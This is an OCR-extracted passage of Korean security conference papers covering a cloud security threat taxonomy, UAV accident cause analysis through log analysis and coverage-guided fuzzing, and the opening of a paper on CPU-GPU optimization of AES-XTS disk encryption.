온프레미스 환경에서 클라우드 환경으로 이전하는 기업의 비율이 늘어나고 있다. 기업이 클라우드를 이용하면 멀티 테넌시, 접근성, 탄력성과 같은 장점을 활용하여 비즈니스의 유연성과 민첩성을 높일 수 있기 때문이다. 이처럼 기업 내 IT 인프라에서 선택이 아닌 필수가 되어버린 클라우드 환경은 분산되고 동적인 특성으로 인해 복잡한 구성을 가지고 있다. 이러한 복잡한 클라우드 환경은 기존의 온프레미스 환경에 없었던 새로운 보안 위협 요소를 증가시킨다. 증가한 보안 위협에 따라, 이를 탐지하고 대응하기 위해선 새로운 보안 기술에 최적화된 보안 접근 전략을 수립하는 것 뿐 만 아니라 보안 위협하는 것들을 파악하는, 즉 보안 위협에 대한 가시성을 확보하는 것 또한 중요하다.

본 논문의 큰 그림은 보안 위협에 대한 가시성을 확보하기 위해, 클라우드 환경에서 발생 가능한 보안 사고들을 하나의 도면에서 표식 및 분류에 특화된 방식으로 분석하기 위한 클라우드 보안 분류체계를 설계하는 것이다. 기존의 클라우드컴퓨팅 기술 스택[1]이 클라우드에서 제공되는 서비스를 기반으로 설계된 하나의 도면이라면, 클라우드 보안 분류체계를 구성하는 도면은 클라우드 환경에서 발생 가능한 보안 위협을 기반으로 클라우드 환경 구성 요소

† 교신저자: 박기웅 (세종대학교 정보보호학과 교수)

이 논문은 ETRI부설연구소의 위탁연구과제[2021-086]의 지원(50%)과 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No.2019-0-00273,25%) 및 한국연구재단(No.NRF-2020R1A2C4002737. 25%)의 지원을 받아 수행된 연구임.

들을 설계한 아키텍처를 의미한다.

본 논문에서는 클라우드 환경에서 발생 가능한 보안 사고들을 표식하고 체계적으로 분류하는 프레임 워크를 설계하기 위한 요구사항을 도출하고자 한다. 본 논문의 구성은 다음과 같다. 2장에서는 클라우드 환경에서 발생 가능한 보안 사고들이 분류될 수 있는 보안 위협의 요소들을 설명한다. 3장에서는 클라우드 보안 표식체계를 설계하기 위해 필요한 요구사항들을 도출한다. 4장에서 결론 및 향후 연구를 기술한다.

II. 관련 연구 및 배경 지식

본 장에서는 클라우드에서 발생한 보안 사고를 육하 원칙에 따라 정의하기 위해 관련 연구[2-5]를 통해 배경 지식을 설명한다. 이를 통해, 하나의 보안 사고를 체계적으로 분류하기 위해 세 가지 요소들이 어떻게 정의될 수 있는지 분석한다.

2.1 보안 사고를 정의하기 위한 분류

2.1.1 인적 요소 분류

클라우드 환경에서 역할을 수행할 수 있는 주체들이다.

- Consumer – CSP와 비즈니스 관계를 유지하고 서비스를 사용하는 개인 또는 조직이다.
- Provider – 이해 당사자에게 서비스를 제공할 책임이 있는 개인 또는 조직이다.
- Auditor – 서비스, 정보 시스템 운영, 성능 및 보안 등 클라우드 구현의 전반적인 평가를 독립적으로 수행할 수 있는 당사자이다.
- Broker – 클라우드 서비스의 사용, 성능 및 제공을 관리하고 CSP와 사용자 간의 관계를 협상하는 기업이다.
- Carrier – CSP에서 사용자로의 클라우드 서비스 연결 및 전송을 제공하는 중개자이다.

2.1.2 표적 요소 분류

[표 1]은 클라우드 환경에서 발생 가능한 공격 유형을 클라우드의 표적이 되는 구성 요소 기반으로 분류하였다.

[표 1] 클라우드 환경에서의 표적 요소 분류

표적 요소	공격 유형
Virtual Machine	Cross VM side channel , Guest DoS, Information leakage, VM Escape, VM Sprawling, Malware Infection, Attacks on web applications hosted on VM
Virtual Machine Monitor	VMM DoS, VMM Malware injection, VMM Hyperjacking, VMM Backdoor
Hardware	DMA Attack, BIOS and SMM Atack
Storage	Data Ramanence, Data Leakage, Dumpster diving, Hash Value Manipulation
Network	VM Traffic spoofing, VM Port scanning, DoS, VM Traffic sniffing

- Virtual Machine – 클라우드 서비스 사용자라면 누구나 쉽게 접근할 수 있기 때문에 클라우드 환경의 공격 표적으로써 취약한 부분이다. 악의적인 의도를 가진 클라우드 서비스 사용자나 관리자는 위와 같은 공격을 수행할 수도 있다.
- Virtual Machine Monitor – 해커가 VMM에 있는 프로그램 코드의 취약성을 악용하여 제어중인 VM을 손상시킬 수 있다. 수행할 수 있는 일부 공격에 대한 내용은 위와 같다.
- Hardware – 권한이 없는 사용자가 호스트 시스템에 대한 물리적 접근 권한을 얻는다면, 하드웨어에서 위협이 발생할 수 있다. 위에서는 클라우드의 하드웨어 계층을 대상으로 하드웨어 보안을 침해하고 사용자의 VM 데이터의 무결성 및 개인 정보를 손상시키는 공격이 가능하다.
- Storage – 클라우드 서비스 사용자는 동일한 물리적 스토리지를 공유하고 사용 가능한 스토리지를 용량에 따라 논리적 단위로

할당받는다. 이러한 클라우드의 멀티 테넌시 특징은 클라우드 환경의 스토리지 계층에서 위와 같은 주요 공격을 발생시킬 수 있다.

- Network – 클라우드 사용자의 네트워크에 대한 공격을 주로 고려하여, 네트워크 계층에서의 취약성을 이용한 공격 유형들로 분류하였다.

2.1.3 위협 요소 분류

[표 2]는 CSA에서 발표된 클라우드 위협 보고서로서, 기술적인 부분과 함께 외부 환경적인 요인들까지 포괄한 보안 위협을 분류한다. 이를 통해 내부 인력에 의한 의도적인 보안 위협에 대한 분류도 가능하다.


[표 2] 클라우드 환경에서의 보안 위협 분류

보안 위협	설명
데이터 유출	개인 정보를 저장하는 데이터베이스나 스토리지가 외부에 직접 노출되거나 애플리케이션 취약점으로 공격받아 노출되는 사례
잘못된 구성 및 부적절한 변경 제어	관리자의 잘못된 설정으로 인한 과도한 권한 상승, 표준 보안 제어 비활성화, 보안되지 않은 스토리지 및 컨테이너와 같은 경우
클라우드 보안 아키텍처 및 전략 부족	CSP가 제공하는 기능, 서비스에 대한 실제적인 검증을 철저히 하지 않아 클라우드 시스템의 취약점을 초래하는 경우
불충분한 ID, 자격증명 및 접근 관리	중요 권한을 가진 사용자의 계정을 공유하거나 쉬운 패스워드 사용 및 노출 등으로 인해 무단 접속을 허용하는 사례
안전하지 않은 인터페이스와 API	CSP가 관리하는 인터페이스나 API 프로그램 자체에 보안 취약점이 존재하는 경우
계정 도용	해커가 불법적으로 획득한 사용자 계정을 통해 클라우드 시스템에 접속을 시도하는 경우
내부자 위협	중요 시스템의 관리자가 의도하거나 의도치 않은 방식으로 중요 정보를 탈취하거나 침해를 하는 경우
데이터 손실	관리자의 실수로 데이터가 삭제되거나 물리적인 재해로 인해 데이터 센터의 정보 손실이 발생하는 경우
메타 구조 및 응용 구조의 구현 실패	CSP가 잘못 구현한 애플리케이션으로 인한 서비스의 기밀성, 무결성, 가용성이 침해된 경우
클라우드 서비스 남용과 악의적인 사용	자원의 확장이 쉬운 클라우드의 특성을 이용하여 취약한 클라우드 서비스를 이용하여 해킹 도구로 이용하는 경우
약한 제어 영역	CSP의 데이터 안정성과 런타임을 제공하는 데이터 영역을 보완하는 역할이 실패하는 경우
제한된 클라우드 사용 가시성	클라우드 서비스 사용자가 서비스를 제대로 활용할 능력이 없어 관리 능력 부족으로 발생하는 사고의 경우
공유 기술 취약점	가상화 기술을 활용하여 다양한 사용자가 함께 사용하는 클라우드 서비스에 격리가 안전하게 설계되지 않아 다른 사용자의 정보가 노출되는 경우

2.2 보안 사고의 정의 도출

[표 3] 보안 사고 정의를 위한 연구 분류

	인적요소 분류	표적요소 분류	위협요소 분류
Who	○	×	△
When	×	×	×
Where	×	○	△
What	×	○	○
How	×	△	△
Why	×	×	○



[그림 1] 클라우드 보안 분류체계 요구사항

[표 3]은 하나의 보안 사고를, 육하 원칙에 따른, 분류를 통해 정의하기 위한 관련 연구의 커버리지이다.

- Who – 보안 사고가 발생한 원인을 제공한 자이거나 침해를 받은 자를 '인적 요소 분류'를 통해 정의한다. 이는 '위협 요소 분류'를 통해 정의할 수도 있다.
- When – 보안 사고가 발생한 시점에 대해 분류하는 것은 고려하지 않았다.
- Where – 보안 사고가 발생한 지점에 대해선 '표적 요소 분류'에 해당되는 내용이라면, 해당되는 클라우드의 구성 요소로서 정의할 수 있다. 이는 '위협 요소 분류'를 통해 정의할 수도 있다.
- What – 보안 사고의 주된 요인이 무엇이었는지 '표적 요소 분류'에 해당되는 내용이라면, 해당되는 공격 유형으로서 정의할 수 있다, 또한 이는 '위협 요소 분류'를 통해 정의할 수 있다.
- How – 보안 사고가 어떻게 발생하였는지 '표적 요소 분류'와 '위협 요소 분류'를 통해 정의할 수 있다.
- Why – 보안 사고가 발생한 이유에 대해선 '위협 요소 분류'를 통해 정의할 수 있다.

III. 클라우드 보안 분류체계 설계를 위한 요구사항

본 장에서는 2장에서 분석한 클라우드 환경에서 발생 가능한, 분류된 보안 위협들을 기반으로 클라우드 보안 분류체계의 설계를 위한 요구사항을 알아본다.

3.1 보안 사고에 대한 데이터 세트 정의

클라우드 환경에서 발생한 보안 사고를 2장에서 분석한 관련 연구 내용을 기반으로 육하원칙을 통해 하나의 데이터 세트를 정의할 수 있어야 한다. 이를 통해 도출된 하나의 보안 사고에 대한 데이터 세트는 클라우드 보안 분류체계를 통해 표식 및 분류가 가능하다.

3.2 서비스 스택과 기술 스택의 유기적 연관 관계

3.1을 통해 도출된 보안 사고에 대한 데이터 세트를 기반으로 클라우드 보안 분류체계의 설계도 위에 표식이 가능할 수 있어야 한다. 표식이 가능하기 위한 클라우드 보안 분류체계는 클라우드 서비스 표면을 나타내는 서비스 스택과 이러한 서비스들을 구성하고 있는 기술 스택으로 이루어져 있으며 유기적인 연관 관계에 대한 정의가 이루어져야 한다. 이에 따라 앞으로 두 스택 간의 유기적 연관 관계와 가공된 보안 위협 데이터 세트를 상호 대응시키기 위한 연구가 이루어져야 한다.

3.3 보안 위협 정량화

클라우드 보안 분류체계를 통해, 클라우드 환경에서 발생한 다양한 보안 사고들에 대한 데이터를 정형화하여 체계적으로 통계 분석과 같은 결과물을 도출할 수 있다. 이를 통해 클라우드

보안 분류체계의 설계도에서 클라우드 환경을 구성하는 요소 중 어느 곳이 가장 보안 위협에 취약한지 중요도를 파악할 수 있어야 한다.

IV. 결론 및 향후 연구과제

클라우드 환경에서 발생 가능한 보안 사고를 클라우드 아키텍처와 연관분석을 통해 파악할 수 있다면 보안 위협에 대한 가시성을 확보할 수 있다. 본 논문에서는 이를 위해 제안하는 클라우드 보안 분류체계의 설계로서, 기존의 발생 가능한 보안 사고들을 체계적으로 분류한 논문들을 분석하고, 이를 통해 하나의 보안 사고를 육하원칙에 따른 데이터 세트 정의를 도출하기 위해 분류하였다. 이를 토대로 '보안 사고에 대한 데이터 세트 정의', '서비스 스택과 기술 스택의 유기적 연관 관계', '보안 위협 정량화'와 같은 요구사항들을 도출하였다. 추후 연구에서는 클라우드 보안 분류체계를 구성하는 서비스 스택과 기술 스택 간의 유기적 연관 관계에 대한 정의가 이루어지고 이를 통해 가공된 보안 위협 데이터 세트를 삽입하여 설계도에서 클라우드 환경을 구성하는 요소 중 어느 곳이 가장 보안 위협에 취약한지 중요도를 정량화하여 나타낼 수 있는 프레임 워크를 개발할 계획이다.

[참고문헌]

[1] 한국 클라우드 컴퓨팅 연구 조합, 클라우드 컴퓨팅 기술 스택 v3.0, http://cccr.or.kr/home/, 2017

[2] Hamed Tabrizchi and Marjan Kuchaki Rafsanjani, A survey on security challenges in cloud computing: issues, threats, and solutions, The Jounal of Supercomputing, 2020

[3] Preeti Mishra, Emmanuel S. Pilli, Vijay Varadharajan and Udaya Tupakula, Intrusion detection techniques in cloud environment: A survey, Journal of Network and Computer Applications, 2017

[4] CSA, The Treacherous 12 Cloud Computing Top Threats in 2016, February 2016

[5] CSA, Top Threats to Cloud Computing The Egregious 11, April 2020

UAV 사고 원인 분석 기술 동향 및 사고 재현 시스템 디자인 방향성 도출

최기철*, 박기웅†

세종대학교 시스템보안 연구실*, 세종대학교 정보보호학과†

UAV Accident Cause Investigation Technology Trend and Accident Reproduction System Design Direction

Gi-Choel Choi*, Ki-Woong Park†

*System Security Laboratory, Sejong University

† Department of Information Security, Sejong University

요 약

드론을 활용하는 서비스 및 활용 분야의 증가에 따라 드론의 사고 또한 증가하고 있으며, 사고 원인 분석을 위한 관련 연구들이 진행되고 있다. 따라서 본 논문에서는 기존의 사고 원인 분석을 위한 기술 동향을 알아보고 이를 토대로 사고 재현 시스템이 필요로 하는 기능을 식별 및 디자인 방향성을 도출하는 것을 목표로 한다.

I. 서론

드론은 인공지능(AI) 기술과 5G 통신 기술의 발달로 점차 민간, 상업, 군 등 다양한 영역에서 사용되기 시작했으며, 2021년부터 2028년까지 연평균 57.5% 성장률을 기록할 것으로 예상된다[1]. 이처럼 드론의 활용성이 증가함에 따라 발생하는 사고 또한 증가하는 추세이고 대표적인 사고 사례의 원인은 시스템 구성 요소 오류, LoC(Loss of Control), 내비게이션 탐색 오류, 터뷸런스 등으로 분류될 수 있으며, 공개된 사고 조사 사례 분석 결과에 따르면 대부분이 시스템 구성 요소 오류 및 장비 이상에 의해 사고가 발생하였다[2]. 시스템 구성 요소 오류 또는 장비 이상의 원인은 복합적인 변수가 존재하기 때문에 조사에 어려움이 있다.

따라서 본 연구는 기존의 사고 원인 분석을 위한 연구들의 기술 동향을 조사 및 분석하고, 이를 토대로 분석가가 드론에 관한 사고 원인 분석을 쉽게 하기 위한 드론 사고 재현 시스템 디자인의 방향성을 도출하는 것을 목표로 한다.

본 논문은 다음과 같이 구성된다. 2장에서 사고 발생 원인 분석과 관련된 기존 연구를 소개하고 3장에서는 앞서 소개한 관련 연구를 토대로 드론 사고 분석을 위한 사고 재현 시스템에 관한 방향성을 간략하게 제안한다. 4장에서 결론과 향후 연구에 관해 기술한다.

II. 기존 연구 및 배경지식

본 장에서는 이상징후 발생 원인 분석과 관련된 기존 연구들을 조사 및 분류하고 각 기법에서 제안하는 특성 및 한계점을 간략하게 정리해보았다.

---

† 교신저자 : 박기웅 (세종대학교 정보보호학과 교수)

이 논문은 ETRI 부설 연구소의 위탁연구과제 [2021-072]의 지원(50%)과 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원(No.2019-0-00426, 25%) 및 한국연구재단(No.NRF-2020R1A2C4002737, 25%)의 지원을 받아 수행된 연구임.




그림 1. 이상 행위 원인 분석을 위한 사고 재현 시스템 실행 흐름

구분	기존 연구
UAV 시스템 로그 분석을 통한 원인 분석	[A1], [A2], [A3], [A4]
커버리지 가이드 퍼징을 활용한 원인 분석	[B1], [B2], [B3], [B4], [B5], [B6]

표 1. 원인 분석 기법에 따른 연구 분류

2.1 UAV 시스템 로그 분석을 통한 원인 분석

UAV 시스템 로그 분석을 통한 원인 분석은 시스템 또는 장비의 동작 중 생성된 로그를 분석하는 과정을 말한다. 해당 기법은 PX4, Ardupilot 등 오픈소스 기반의 UAV 제어 시스템은 로그 형식이 공개되어 있어 로그에 기반한 문제 진단[A2]이 가능하나 DJI와 같은 상업용 드론은 로그 형식이 공개되지 않아 분석의 어려움이 존재한다. 따라서 이를 해결하기 위해 포렌식 관점에서 로그를 읽어 들이고 분석하기 위한 관련 연구[A1, A3, A4]들이 존재한다. 이 방법은 관련 연구에서도 확인할 수 있듯 시스템 내부 구조를 수정하지 않아도 되기 때문에 시스템 내부 접근 권한 여부에 상관없이 사고 분석 및 대응을 할 수 있어 자주 활용되지만, 프로그램 내부의 값들이 어떻게 변경되는지 알 수 없어 세부적인 파악이 어렵다는 한계가 존재한다.

2.3 커버리지 가이드 퍼징을 활용한 원인 분석

UAV 시스템 로그 분석의 한계점인 프로그램 내부의 값들이 변경되는 과정을 확인할 수 없다는 점은 큰 단점으로 작용한다. 이는 자동차 사고 분석에 활용되는 자동차 사고기록장치에서도 확인할 수 있으며, 해당 장치는 사고 발생 시점으로부터 5초 전까지의 동작 중인 내부 상태 값을 수집한다[3]. 따라서 계측 기능을 활용하여 프로그램 내부 값들이 변경되는 정보를 수집하는 커버리지 가이드 퍼징은 이러한 문제를 해결할 수 있다. 랜덤한 입력값을 생성해 대입해보며 프로그램에 오류가 발생하는 부분을 효율적으로 접근하고 입력값을 조정하기 위해 계측 기능을 활용하는 커버리지 가이드 퍼징은 계측 기능을 활용해 주변장치가 없는 환경에서도 주변장치에 접근하는 I/O를 식별하고 가상으로 처리함으로써 원인 분석에 도움이 되는 연구[B1]와 사전에 삽입된 계측 기능에 의해 생성된 로그를 분석하는 연구[B2] 및 로그를 토대로 이상 행위를 재연하는 연구[B3, B4, B5, B6]가 존재한다. 이 기법은 프로그램 내부의 값들이 변경되는 과정을 세부적으로 확인할 수 있어 사고 원인 식별 및 재현을 할 수 있어 로그 분석을 통한 원인 분석의 한계점을 해결하였다.

III. 이상 행위 원인 분석을 위한 사고 재현 시스템 디자인

본 장에서는 기존 연구를 토대로 이상 행위 원인 분석을 위한 사고 재현 시스템의 디자인 방향성을 도출하는 것을 목적으로 한다.

3.1 사고 재현 시스템 실행 흐름

앞서 기존 연구를 토대로 구성한 시스템 실행 흐름은 다음과 같이 4개의 단계로 구성된다. 첫 번째 단계는 사전 조작 단계로 사고가 재현될 때까지 랜덤한 입력값을 대입해보며 테스트하기 위해 프로그램 내부에 계측 모듈을 삽입하고, 이를 드론과 재현을 위해 사용되는 시뮬레이터에서 사용할 수 있도록 환경을 구성하는 단계이다. 두 번째 단계와 세 번째 단계는 드론을 사용해 비행하며 이상 행위가 발생하면 계측 모듈에서 생성한 로그와 기본적으로 생성되는 로그를 수집 및 추출한다. 마지막 단계인 네 번째 단계에서는 추출된 로그를 이상 행위 재연 모듈에 넣어 시나리오를 생성하고 이를 이상 행위 재연을 위한 여러 개의 시뮬레이터에 넣어 이상 행위가 발생할 때까지 반복하는 과정으로 사고 재현 시스템은 이와 같은 흐름으로 구성된다.

3.2 사고 재현 시스템 요구사항

앞서 조사 및 분류한 관련 연구들과 실행 흐름에 따른 사고 재현 시스템 요구사항은 다음과 같다.

- 주변장치가 없는 경우 계측 기능을 활용해 주변장치 접근 I/O 식별 및 주변장치 가상 모델링을 통한 주변장치 가상화 기능
- 계측 기능을 활용해 시스템 내부 동작 과정 로그 생성 기능
- 시스템 내부 동작 과정 로그를 토대로 이상 행위 재연 기능
- 다중의 이상 행위 재연 실험을 통해 사고 원인 식별 시간 단축을 위한 시뮬레이터 세트

식별된 요구사항 외에도 추가적인 연구를 통해 새로운 요구사항을 식별할 예정이다.

IV. 결론 및 향후 연구 방향

본 논문에서는 추후 개발하려고 하는 이상 행위 원인 분석을 위한 사고 재현 시스템의 방향성을 도출하기 위해 UAV 사고 원인 분석 기술 동향을 조사하였다. 관련 연구들을 조사한 결과 로그 분석 기반의 사고 원인 분석은 프로그램 내부의 값이 어떻게 변하는지 알 수 없어 출력된 결과를 토대로 사고 원인을 유추해야 하지만, 커버리지 가이드 퍼징을 활용한 사고 원인 분석은 계측 기능을 활용해 로그 분석 기반의 문제점을 해결하여 한 단계 더 발전한 것을 확인할 수 있었다. 따라서 커버리지 가이드 퍼징을 통한 원인 분석 연구가 활발하게 진행중인 것을 확인하였으며, 이를 토대로 추가적인 연구를 진행하여 커버리지 가이드 퍼징을 활용한 이상 행위 원인 분석시스템을 개발하고자 한다.

[참고문헌]

[1] Grand View Research, [online] https://www.grandviewresearch.com/industry-analysis/global-commercial-drones-market.

[2] Graham Wild et al., “A Post-Accident Analysis of Civil Remotely-Piloted Aircraft System Accidents and Incidents”, Sci EL O Brazil, Apr-Jun 2017.

[3] 임상현, et al. "EDR 기록정보와 PC-Crash를 활용한 차량 전복 사고 분석." Transactions of the Korean Society of Automotive Engineers 28.4 (2020): 255-263.

[A1] Devon R.Clark et al., “DROP (DRone Open source Parser) your drone: Forensic analysis of the DJI Phantom III”, Digital Investigation, August 2017.

[A2] Ardupilot Log Analysis: Diagnosing problems using Logs, [online] https://ardupilot.org/copter/docs/common-diagnosing-problems-using-logs.html.

[A3] Upasita Jain et al., "Drone forensic fram

ework: Sensor and data identification and verification," 2017 IEEE Sensors Applicati ons Symposium, March 2017.

[A4] Renduchintala, Ankit, et al. "A comprehe nsive micro unmanned aerial vehicle (UA V/Drone) forensic framework." Digital Inv estigation 30 (2019): 52-72, July 2019.

[B1] Bo Feng et al., "P2IM: Scalable and Har dware-independent Firmware Testing via Automatic Peripheral Interface Modeling", 29th USENIX Security, August 2020.

[B2] Zhang, Shudong, et al. "Diagnostic Fram ework for Distributed Application Perform ance Anomaly Based on Adaptive Instrum entation." 2020 2nd International Conferenc e on Computer Communication and the In ternet (ICCCI). IEEE, 2020.

[B3] Taegyu Kim et al., "From Control Model to Program: Investigating Robotic Aerial Vehicle Accidents with MAYDAY", 29th USENIX Security, August 2020.

[B4] Park, Soyeon, et al. "Pres: probabilistic r eplay with execution sketching on multipr ocessors." Proceedings of the ACM SIGO PS 22nd symposium on Operating system s principles. 2009.

[B5] Hyungsub Kim et al., "PGFUZZ: Policy-Guided Fuzzing for Robotic Vehicles", ND SS Symposium 2021, February 2021.

[B6] Patil, Harish, et al. "Pinplay: a framewor k for deterministic replay and reproducible analysis of parallel programs." Proceeding s of the 8th annual IEEE/ACM internatio nal symposium on Code generation and o ptimization. 2010.

중간값 참조 테이블을 활용한 CPU-GPU 하이브리드 AES-XTS 최적화 기법

안상우, 서석충*

국민대학교 (대학원생), 국민대학교 (교수)

CPU-GPU Hybrid AES-XTS Optimization Technique Using Intermediate Value Look-Up Table

Sang-Woo An, SeogChung Seo*

Kookmin University(Graduate student), Kookmin University(Professor)

요 약

사용자들의 정보를 보호하기 위하여 다양한 보안 시스템과 암호 알고리즘들이 현재까지도 개발되고 있으며, 하드디스크의 도난이나 분실 등으로 인해 발생되는 정보 유출을 방지하는 기술인 디스크 암호화도 그 일종이다. 일반적인 디스크 암호화 방식은 AES-XTS 모드를 따르며, XTS 모드에서 평문 블록은 갈루아 체 상에서 정의된 원시근에 의해 암호화되는데, 원시근은 각 평문 블록의 섹터 번호만큼 거듭제곱되어 사용된다. 이에 따라 암호화하고자 하는 데이터의 크기가 커질수록 거듭제곱 연산 부하는 증가한다는 단점이 따른다. 따라서 우리는 GPU를 활용하여 AES-XTS를 효율적으로 처리하는 기법을 소개한다. 본 논문에서 제시하는 새로운 기법은 XTS 모드에서의 거듭제곱 과정을 참조 테이블과 중간값을 이용하여 CPU와 GPU 양쪽에서 효율적으로 암호화를 수행할 수 있도록 한다. 이 기법을 적용했을 때, RTX 2080ti GPU 기준 기존 i7-9700K CPU에서 수행되는 암호화 성능보다 최대 25배 빠른 속도를 확인할 수 있었으며, 이 결과는 GPU에서만 동작하는 구현 결과보다도 약 15배 빠른 성능임이 확인되었다.

I. 서론

디스크 암호화는 하드디스크의 도난이나 분실 등으로 인해 발생할 수 있는 정보 유출을 방지하기 위한 암호화 기술의 일종이다. 대표적인 디스크 암호화 도구는 Windows의 Bitlocker[1]나 오픈 소스 유틸리티 Veracrypt등이 있다.


일반적인 디스크 암호화 방식은 대표적인 블록 암호 AES[2]를 이용한 XTS 운영모드를 사용한다[3, 4]. XTS 모드는 평문의 섹터 블록의 주소와 인덱스의 결합 형태를 사용하여 암호화하기 때문에, 파일의 위치에 따라 동일 파일이라도 암호문이 다르게 나온다는 장점이 있다. XTS 모드에서 암호화할 평문 블록은 갈루아 체에서 정의된 원시근 알파(α)에 의해 암호화되는데, 여기서 α는 각자의 블록 번호만큼 거듭제곱 되어 사용된다.

그런데, 암호화할 데이터의 크기가 커질수록 α의 거듭제곱을 더 진행해야 하므로 연산 부하가 증가하게 된다. XTS 운영모드를 통해 대량의 데이터를 효율적으로 암호화하기 위해서는 α에 대한 거듭제곱 연산을 최적화해야 한다.

대량의 작업을 효과적으로 처리할 수 있는 방법 중 하나는 병렬 연산에 특화된 그래픽 처리 장치(Graphic Processing Units, GPU)를 연산에 활용하는 것이지만, α에 대한 거듭제곱 연산은 이전의 지수승이 먼저 계산되지 않으면 다음 지수승을 계산할 수 없기 때문에 병렬 연산에 적합하지 않다.

따라서, 본 논문에서는 이러한 병렬 작업에 적합하지 않은 α에 대한 거듭제곱 연산을 CPU와 GPU 양측에서 효율적인 연산 방식으로 병렬

* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임



[그림 1] 갈루아 체 상의 원시근 α에 대한 거듭제곱 과정

